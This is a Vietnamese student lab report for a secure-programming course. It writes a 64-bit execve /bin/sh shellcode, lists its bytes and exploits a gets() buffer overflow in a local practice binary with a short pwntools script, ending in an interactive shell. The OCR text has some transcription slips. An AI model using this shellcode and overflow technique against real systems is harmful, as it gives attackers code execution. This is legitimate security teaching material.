BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hỏng phần mềm

Kỳ báo cáo: Lab 3

Tên chủ đề: Nhập môn pwnable

GVHD: Đỗ Thị Thu Hiền

Nhóm: 10

1. THÔNG TIN CHUNG:

Lớp: NT521.O11.ANTN

STT	Họ và tên	MSSV	Email
1	Lưu Gia Huy	21520916	21520916@gm.uit.edu.vn
2	Nguyễn Vũ Anh Duy	21520211	21520211@gm.uit.edu.vn
3	Nguyễn Văn Khang Kim	21520314	21520314@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 04	100%
2	Yêu cầu 05	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Yêu cầu 4: Sinh viên thực hiện viết shellcode theo hướng dẫn bên dưới.


- Viết mã assembly:

```
→ lab3                                                    09:40:01
▶ vi shellcode_nhom10.asm
→ lab3                                                    09:40:50
▶ cat shellcode_nhom10.asm
section .text
 global _start
 _start:
 push rax
 xor rdx, rdx ; rdx = NULL la tham so thu 2 cua exceve
 xor rsi, rsi ; rsi = NULL la tham so thu 3 cua exceve
 mov rbx,'/bin//sh' ; cho rbx = "/bin/sh"
 push rbx ; push '/bin/sh' vao stack. rsp se tro den '/bin/sh'
 push rsp ; push gia tri rsp, tuc push dia chi '/bin/sh'
 pop rdi ; rdx se chua tham so dau excecve → "/bin/sh"
 mov al, 0×3b ; syscall number exceve
 syscall
```

- Biên dịch file assembly đã code:


```
→ lab3                                                    09:40:53
▶ nasm -f elf64 shellcode_nhom10.asm -o shellcode_nhom10.o
→ lab3                                                    09:40:58
▶  ld shellcode_nhom10.o -o shellcode_nhom10
→ lab3                                                    09:41:12
▶
```

- Tạo shellcode:




- Ta có shell code như sau:
  \x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05

- Kiểm tra shellcode:




Yêu cầu 5: Sinh viên thực hiện khai thác lỗ hổng buffer overflow của file demo để truyền và thực thi được đoạn shellcode đã viết. Báo cáo chi tiết các bước tấn công.

- Kiểm tra file, và các chế độ bảo vệ được bật:




- Chạy thử file binary:




- Xem source code bằng IDA:

Thì ta thấy là flow chương trình khá đơn giản như bên dưới




- Debug bằng pwndbg, đặt breakpoint tại hàm **gets** và **ret** để tính offset cho việc overwrite return address



- Ta nhận thấy là chương trình ưu ái, cho ta cái địa chỉ lưu trữ chuỗi input như bên dưới. Đặt breakpoint tại hàm gets và đúng thật là như vậy:

- Đặt breakpoint ở ret để check return address:


- Tính xem cần overwrite bao nhiêu bytes để ghi đè đến được return address:



- Exploit:

- **input_addr = int(r.recv().split(b"DEBUG: ")[1].split(b"\n")[0], 16)** : sẽ lấy output từ chương trình, trích xuất cái địa chỉ lưu trữ input đầu vào, chuyển sang kiểu **int** và lưu vào biến **input_addr**
- **payload = shell_script + b"\x00"*(40-len(shell_script)) + p64(input_addr)** :
  - Payload = **shell_script** đã có từ yêu cầu 4
  - Payload += số lượng **bytes null** đề bù vào cho đủ với **shell_script** để đủ **40 bytes**, ghi đè tới được **return address**
  - Payload += **Địa chỉ chuỗi input**, địa chỉ này được chương trình cung cấp cho
- Flow của chương trình sau khi ta overwrite return address: Chương trình sẽ return về địa chỉ lưu chuỗi input, ở đó sẽ thực thi shell code của mình, đến khi gặp bytes null.

- Result:


lab3 [WSL: Ubuntu-22.04]
exploit_app1_no_canary.py 1
test_shell.c
exploit_demo.py 1
exploit_demo.py > ...
from pwn import *
binary = context.binary = ELF("./demo")
r = process(binary.path)
input_addr = int(r.recv().split(b"DEBUG: ")[1].split(b"\n")[0], 16)
shell_script = b"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\
log.info(f"Input address: {hex(input_addr)}")
payload = shell_script + b"\x00"*(40-len(shell_script)) + p64(input_addr)
r.sendline(payload)
r.interactive()
WSL: Ubuntu-22.04
Spaces: 4
UTF-8
LF
Python
3.10.12 64-bit
Go Live
Formatting:
lab3 ::
lab3 ::
lab3 ::
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/demo'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0×400000)
Stack: Executable
RWX: Has RWX segments
[+] Starting local process '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/demo': pid 10642
[*] Input address: 0×7fffffffdb30
[*] Switching to interactive mode
$ id
uid=1000(hjn4) gid=1000(hjn4) groups=1000(hjn4),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),116(netdev),999(docker)
$

HẾT